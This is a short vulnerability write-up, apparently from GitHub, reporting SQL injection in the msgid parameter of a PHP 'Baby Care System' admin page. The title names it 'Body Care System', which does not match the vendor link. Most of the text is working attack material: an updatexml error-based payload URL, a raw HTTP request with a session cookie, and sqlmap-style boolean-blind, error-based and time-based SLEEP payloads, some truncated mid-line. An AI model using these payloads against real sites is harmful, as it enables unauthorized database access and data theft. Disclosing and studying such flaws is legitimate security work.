debug601 Create SQLi-9.md

History

1 contributor

44 lines (34 sloc) | 2.13 KB

Body Care System has SQL injection vulnerability

vendor: https://www.sourcecodester.com/php/14622/baby-care-system-phpmysqli-full-source-code.html

Vulnerability file: /BabyCare/admin/inbox.php&action=read&msgid=


```
<td>
<?php if($result['status'] == 0){ ?>
    <a href="admin.php?id=inbox&action=read&msgid=<?php echo $result['id']; ?>" type="button" class="btn btn-default">Read</a>
<?php } ?>
    <a href="admin.php?id=inbox&action=read&msgid=<?php echo $result['id']; ?>" type="button" class="btn btn-success">Replay</a>
```

Vulnerability location: /BabyCare/admin.php?id=inbox&action=read&msgid=11 //msgid is Injection point

[+]Payload: /BabyCare/admin.php?id=inbox&action=read&msgid=11%27%20and%20updatexml(1,concat(0x7e,(select%20database()),0x7e),2)--+ //msgid is Injection point

```
GET /BabyCare/admin.php?id=inbox&action=read&msgid=11%27%20and%20updatexml(1,concat(
Host: 192.168.1.19
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
```

```
Cookie: PHPSESSID=h48mjnelp4g093582112k3g5ne
Connection: close
```



Parameter: msgid (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=inbox&action=read&msgid=11' AND 4681=4681 AND 'xjEi'='xjEi

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=inbox&action=read&msgid=11' AND (SELECT 9382 FROM(SELECT COUNT(*),CO

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=inbox&action=read&msgid=11' AND (SELECT 7228 FROM (SELECT(SLEEP(5)))